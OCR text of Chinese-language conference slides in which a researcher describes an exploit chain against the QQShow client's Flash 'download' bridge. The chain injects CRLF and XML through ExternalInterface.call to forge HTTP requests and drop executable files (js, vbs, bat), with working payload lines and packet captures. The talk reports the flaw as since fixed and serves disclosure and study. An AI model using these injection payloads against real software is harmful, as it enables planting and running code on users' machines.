
资源类型：5为自定义　　资源地址　　本地存放名称




```
…
public function c_download(_arg1:int, _arg2:String, _arg3:String):void{
        this.callExternal("download", _arg1, _arg2, _arg3);
}
…
public function clientLoadItem(_arg1:int, _arg2:String, _arg3:String,
_arg4:String):void{
        if (!this._clientLoadItems){
                this._clientLoadItems = {};
        };
        if (!this._clientLoadItems[_arg4]){
                this._inLoaded++;
                this._clientLoadItems[_arg4] = {mapId:_arg1, source:_arg2,
localFile:_arg3};
                _application.debuger.traces("--c_download--", _arg1, _arg2,
_arg3);
                this._appData.clientAPI.c_download(_arg1, _arg2, _arg3);
        };
}
….
```

下载一个mmmm.swf文件到QQ秀目录中

flash.external.ExternalInterface.call("download", 5, "http://xsst.sinaapp.com/Xss.swf", "mmmm.swf")



但是。。mmmm.swf 的内容并非 Xss.swf！



GET /http://xsst.sinaapp.com/Xss.swf HTTP/1.1\r\n

↑

添加了一个 / 在资源路径前，这样使得我们只能下载当前Host下的资源！

在qqshow2-udv.qq.com下上传自定义资源？ 几乎没可能！

猜想download的实现方式：

伪代码：

qqshow2-udv.qq.com

```
var  url="http://x.com/Xss.swf";

Client = net.connect("183.61.46.170",function(){
        Client.write("GET /"+ url +" HTTP/1.1\r\n");
        Client.write("Accept: */*\r\n");
        .....
});
```

团队成员：长短短 提出可以用**\r\n**对url进行换行处理！

GET /**1.txt HTTP/1.1[\r\n]**
Host: xxx.com[\r\n]
User-Agent: gainover[\r\n]
[\r\n]

← 自定义请求头

HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: qqshow2-udv.qq.com
Pragma: no-cache
Cookie: …..


← 原Header变为Body

测试代码：

```
flash.external.ExternalInterface.call("download", 5, "1.txt HTTP/1.1\r\nHost: xxx.com\r\nUser-Agent: gainover\r\n\r\n", "mmmm.swf")
```

bad request（400， http header is not correct）

似乎哪里错了？



0d 0a → 0a

\r\n → \n

巴比，\r 去哪里啦？

flash.external.ExternalInterface.call 会吃掉 \r ？


```
public static function call(functionName:String, ... _args){
    var s:String;
    var id:String;
    var ax:Boolean;
    var i:uint;
    var result:String;
    var request:String;
    if (available){
        s = "";
        _initJS();
        s = (s + "try { ");
        id = objectID;
        ax = activeX;
        if ((((ax == true)) && (!((id == null))))){
        s = (s + (("__flash__toXML(" + functionName) + "("));
        i = 0;
        while (i < _args.length) {
        s = (s + ")) ");
        if ((((ax == true)) && (!((id == null))))){
        s = (s + "; } catch (e) { ");
        if ((((ax == true)) && (!((id == null))))){
        s = (s + " }");
        result = _evalJS(s);
        if (result == null){
            request = ((("<invoke name=\"" + functionName) + "\" returntype=\"xml\">") + _argumentsToXML(_args)) +
            "</invoke>");
            result = _callOut(request);
        };
        if (result == null){
            return (null);
        };
        return (_toAS(XML(result)));
    } else {
        Error.throwError(Error, 2067);
    };
}
```

FLASH与JS的交互

FLASH与客户端的交互

调用过程

flash.external.ExternalInterface.call("download", 5, "1.txt HTTP/1.1\r\nHost: xxx.com\r\nUser-Agent: gainover\r\n\r\n", "mmmm.swf")




XML支持XML实体字符表示

```
flash.external.ExternalInterface.call("download", 5, "1.txt HTTP/1.1&#x0D;&#x0A;Host: xxx.com&#x0D;&#x0A;User-Agent: gainover&#x0D;&#x0A;", "mmm.swf");
stop();
```

然而，call的第2及之后的参数，均会被转义处理，&被过滤了！

```
private static function _escapeXML(s:String):String{
        return (s.replace(/&/g, "&amp;").replace(/</g, "&lt;").replace(/>/g, "&gt;").replace(/"/g, "&quot;").replace(/'/g, "&apos;"));
}
```



functionName

↓

flash.external.ExternalInterface.call("**download**", 5, "...", "mmmm.swf");

未进行任何过滤处理！我们可以闭合双引号，闭合<invoke>标记！

flash.external.ExternalInterface.call('download" returntype="xml"><arguments><number>5</number><string>1.txt HTTP/1.1
Host: xxx.com
User-Agent: gainover

</string><string>mmmm.swf</string></arguments></invoke><invoke name="download');

转换为XML

<invoke name="**download" returntype="xml"><arguments><number>5</number><string>1.txt HTTP/1.1
Host: xxx.com
User-Agent: gainover


</string><string>mmmm.swf</string></arguments></invoke>**

<invoke name="download" returntype="xml">
</invoke>

Filter: http and ip.addr == 183.61.46.170 ▾ Expression... Clear Apply

No.	Protocol	Path	Info
69	HTTP	xxx.com	GET /1.txt HTTP/1.1 Continuation or non-HTTP
100	HTTP	xxx.com	[TCP Retransmission] GET /1.txt HTTP/1.1 Con
144	HTTP	xxx.com	[TCP Retransmission] GET /1.txt HTTP/1.1 Con
166	HTTP	xxx.com	GET /1.txt HTTP/1.1 Continuation or non-HTTP
167	HTTP	xxx.com	[TCP Retransmission] GET /1.txt HTTP/1.1 Con

```
⊞ Frame 69: 353 bytes on wire (2824 bits), 353 bytes captured (2824 bits)
⊞ Ethernet II, Src: 60:6c:66:27:23:2e (60:6c:66:27:23:2e), Dst: Tp-LinkT_4b:f1:68 (00:27:1
⊞ Internet Protocol, Src: 192.168.1.105 (192.168.1.105), Dst: 183.61.46.170 (183.61.46.170
⊞ Transmission Control Protocol, Src Port: 60421 (60421), Dst Port: http (80), Seq: 1, Ack
⊟ Hypertext Transfer Protocol
  ⊞ GET /1.txt HTTP/1.1\r\n
    Host: xxx.com\r\n
    User-Agent: gainover\r\n
    \r\n
⊟ Hypertext Transfer Protocol
  ⊟ Data (239 bytes)
      Data: 20485454502f312e310d0a4163636570743a202a2f2a0d0a...
      [Length: 239]
```



请求成功！

```
Client = net.connect("183.61.46.170",function(){
        Client.write("GET /"+ url +" HTTP/1.1\r\n");
        Client.write("Accept: */*\r\n");
        .....
});
```

我们能改变Host，但我们并不能改变连接的 IP，换言之，我们只能下载这个IP上所绑定的域名下对应的资源！

IP：183.61.46.170


---

b.qzone.qq.com
qqshow2-udv.qq.com
sns.qzone.qq.com
ishare.pengyou.com
www.zjump.cn
wap.flower.qzone.com
xiaoqu.qq.com
snsapp.qzone.qq.com
drift.qzone.qq.com
drift.pengyou.com
iyouxi.vip.qq.com
wb.qzone.qq.com
wbcount.pengyou.com

有哪些种类的资源可以被利用？

可执行文件后缀	所需WEB缺陷类型
任意	302跳转，任意文件上传
js	具有缺陷的jsonp接口 具有缺陷的json数据接口
vbs	具有缺陷的jsonp接口
bat/cmd	页面内容可控且可控内容前方无导致批处理终止的错误

最终在 **b.qzone.qq.com**域下找到一个**JSON**数据，字符串使用单引号来做边界！



当前状态：已随版本功能更新不复存在！

联系我：

微博：http://www.weibo.com/gainover

邮箱：g_@live.com

Twitter: @gainover1

谢谢

Thanks